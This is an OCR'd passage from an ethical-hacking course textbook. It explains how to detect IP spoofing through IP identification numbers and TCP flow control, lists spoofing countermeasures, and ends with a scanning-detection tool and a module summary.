
This technique is successful when the attacker is in a different subnet from that of the victim.

Note: Normal traffic from one host can contrast TTLs depending on traffic patterns.

- **IP Identification Number**

  Users can identify spoofed packets by monitoring the IP identification (IPID) number in the IP packet headers. The IPID increases incrementally each time a system sends a packet. Every IP packet on the network has a unique "IP identification" number, which is increased by one for every packet transmission. To identify whether a packet is spoofed, send a probe packet to the source IP address of the packet and observe the IPID number in the reply. The IPID value in the response packet must be close to but slightly greater than the IPID value of the probe packet. The source address of the IP packet is spoofed if the IPID of the response packet is not close to that of the probe packet.

  This method is effective even when both the attacker and the target are on the same subnet.



Send packet with
spoofed IP 10.0.0.5; IP ID 2586
Attacker
(Spoofed Address
10.0.0.5)
Send packet to IP 10.0.0.5
Reply from real 10.0.0.5 IP –
IP ID 515
Target
10.0.0.5


Figure 3.107: IP Spoofing detection technique: IP Identification Number

- **TCP Flow Control Method**

  The TCP can optimize the flow control on both the sender's and the receiver's end with its algorithm. The algorithm accomplishes flow control using the sliding window principle. The user can control the flow of IP packets by the window size field in the TCP header. This field represents the maximum amount of data that the recipient can receive and the maximum amount of data that the sender can transmit without acknowledgement. Thus, this field helps to control data flow. The sender should stop sending data whenever the window size is set to zero.

  In general flow control, the sender should stop sending data once the initial window size is exhausted. The attacker, who is unaware of the ACK packet containing window size information, might continue to send data to the victim. If the victim receives data packets beyond the window size, they are spoofed packets. For effective flow control and early detection of spoofing, the initial window size must be very small.


  Most spoofing attacks occur during the handshake, as it is challenging to build multiple spoofing replies with the correct sequence number. Therefore, apply the flow control spoofed packet detection method to the handshake. In a TCP handshake, the host sending the initial SYN packet waits for SYN-ACK before sending the ACK packet. To check whether you are getting the SYN request from a genuine client or a spoofed one, set SYN-ACK to zero. If the sender sends an ACK with any data, it means that the sender is a spoofed one. This is because when SYN-ACK is set to zero, the sender must respond to it only with the ACK packet, without additional data.



Sending a SYN packet with spoofed 10.0.0.5 IP
Attacker
(Spoofed Address 10.0.0.5)
Target
[Small window size]
Sending SYN-ACK packet to real 10.0.0.5 IP
10.0.0.5

Figure 3.108: IP Spoofing detection technique: TCP Flow Control Method

Attackers sending spoofed TCP packets will not receive the target's SYN-ACK packets. Attackers cannot respond to changes in the congestion window size. When the received traffic continues after a window size is exhausted, the packets are most likely spoofed.



IP Spoofing Countermeasures

1. **Encrypt all the network traffic** using cryptographic network protocols such as IPsec, TLS, SSH, and HTTPS
2. **Use multiple firewalls** to provide a multi-layered depth of protection
3. Do not rely on **IP-based authentication**
4. **Use a random initial sequence number** to prevent IP spoofing attacks based on sequence number spoofing
5. **Ingress Filtering**: Use routers and firewalls at your network perimeter to filter incoming packets that appear to come from an internal IP address
6. **Egress Filtering**: Filter all outgoing packets with an invalid local IP address as the source address

IP Spoofing Countermeasures

As mentioned previously, IP spoofing is a technique adopted by a hacker to break into a target network. Therefore, to protect the network from external hackers, IP spoofing countermeasures should be applied in network security settings. Some IP spoofing countermeasures that can be applied are as follows:

- **Avoid Trust Relationships**

  Do not rely on IP-based authentication. Attackers may masquerade as trusted hosts and send malicious packets. If these packets are accepted under the assumption that they are “clean” because they are from a trusted host, malicious code will infect the system. Therefore, it is advisable to test all packets, even when they originate from a trusted host. This problem can be avoided by implementing password authentication along with trust relationship–based authentication.

- **Use Firewalls and Filtering Mechanisms**

  As stated above, all incoming and outgoing packets should be filtered to avoid attacks and loss of sensitive information. A firewall can restrict malicious packets from entering a private network and prevent severe data loss. Access-control lists (ACLs) can be used to block unauthorized access. However, the possibility of an insider attack also exists. Inside attackers can send sensitive information about the business to competitors, which could lead to financial loss and other issues. Another risk of outgoing packets is that an attacker may succeed in installing a malicious sniffing program running in a hidden mode on the network. These programs gather and send all the network information to the attacker without any notification after filtering out the outgoing packets. Therefore, the scanning of outgoing packets must be assigned the same importance as that of incoming packets.

- **Use Random Initial Sequence Numbers**

  Most devices choose their initial sequence numbers (ISNs) based on timed counters. This makes the ISNs predictable, as it is easy for an attacker to determine the concept of generating an ISN. The attacker can determine the ISN of the next TCP connection by analyzing the ISN of the current session or connection. If the attacker can predict the ISN, then they can establish a malicious connection to the server and sniff network traffic. To avoid this risk, use random ISNs.

- **Ingress Filtering**

  Ingress filtering prevents spoofed traffic from entering the Internet. It is applied to routers because it enhances the functionality of the routers and blocks spoofed traffic. Configuring and using ACLs that drop packets with a source address outside the defined range is one method of implementing ingress filtering.

- **Egress Filtering**

  Egress filtering is a practice that aims to prevent IP spoofing by blocking outgoing packets with a source address from the outside.

- **Use Encryption**

  To maximize network security, use strong encryption for all traffic placed on transmission media without considering its type and location. This is the best method to prevent IP spoofing attacks. IPSec can be used to drastically reduce the IP spoofing risk, as it provides data authentication, integrity, and confidentiality. Encryption sessions should be enabled on the router so that trusted hosts can communicate securely with local hosts. Attackers tend to focus on targets that are easy to compromise. If an attacker desires to break into an encrypted network, they must decrypt the entire slew of encrypted packets, which is a difficult task. Therefore, an attacker is likely to move on and attempt to find another target that is easy to compromise or simply abort the attempt. Moreover, use the latest encryption algorithms that provide strong security.

- **SYN Flooding Countermeasures**

  Countermeasures against SYN flooding attacks can also help avoid IP spoofing attacks.

- **Other IP Spoofing Countermeasures**
  - Enhance the integrity and confidentiality of websites by migrating from IPv4 to IPv6 during development.
  - Implement digital certificate authentication mechanisms such as domain and two-way auth certificate verification.
  - Use a secure VPN while accessing any type of public Internet service such as free Wi-Fi and hotspots.
  - Employ application-specific mitigation devices such as Behemoth scrubbers for deep-level packet investigation at a high speed of nearly 100 million packets/s.

- Implement dynamic IPv6 address variation using a random address generator to reduce the time of active vulnerability.
- Configure routers to send encoded information about fragmented packets entering the network.
- Configure routers to verify the data packets using their signatures by storing the arriving data packet digests.
- Configure routers to hide intranet hosts from the external network by implementing modifications to the network address translation (NAT).
- Configure internal switches to table the DHCP static addresses to filter malicious spoofed traffic.

Scanning Detection and Prevention Tools

Security professionals use various sophisticated tools such as ExtraHop and Splunk Enterprise Security to detect active networks and port scanning attempts initiated by attackers.

- **ExtraHop**

  Source: *https://www.extrahop.com*

  ExtraHop provides complete visibility, real-time detection, and intelligent response to malicious network scanning. This tool allows security professionals to automatically discover and identify every device and its vulnerabilities, including unmanaged Internet of things (IoT) devices in a network. Further, this tool allows security professionals to analyze all network interactions in real time, including all cloud transactions and SSL/TLS encrypted traffic, to provide complete visibility inside the network perimeter.

  ExtraHop also assists in the auto-discovery and classification of every device in the network, using which security teams can analyze all communication.

Module Summary

- ☐ In this module, we have discussed the following:
  - ➢ How attackers discover live hosts from a range of IP addresses by sending various ping scan requests to multiple hosts
  - ➢ How attackers perform different scanning techniques to determine open ports, services, service versions, etc. on the target system
  - ➢ How attackers perform banner grabbing or OS fingerprinting to determine the operating system running on a remote target system
  - ➢ Various scanning techniques that attackers can employ to bypass IDS/firewall rules and logging mechanisms, and disguise themselves as regular network traffic
  - ➢ Network scanning countermeasures to defend against network scanning attacks
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers, perform enumeration to collect information about a target before an attack or audit

Module Summary

This module discussed how attackers determine live hosts from a range of IP addresses by sending various ping scan requests to multiple hosts. It also described how attackers perform different scanning techniques to determine open ports, services, service versions, etc., on the target system. Furthermore, it explained how attackers perform banner grabbing or OS fingerprinting to determine the OS running on a remote target system. It also illustrated various scanning techniques that attackers can adopt to bypass IDS/firewall rules and logging mechanisms and hide themselves as usual under network traffic. Finally, it ended with a detailed discussion on network scanning countermeasures to defend against network scanning attacks.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers perform enumeration to collect information about a target before an attack or audit.

LEARNING OBJECTIVES

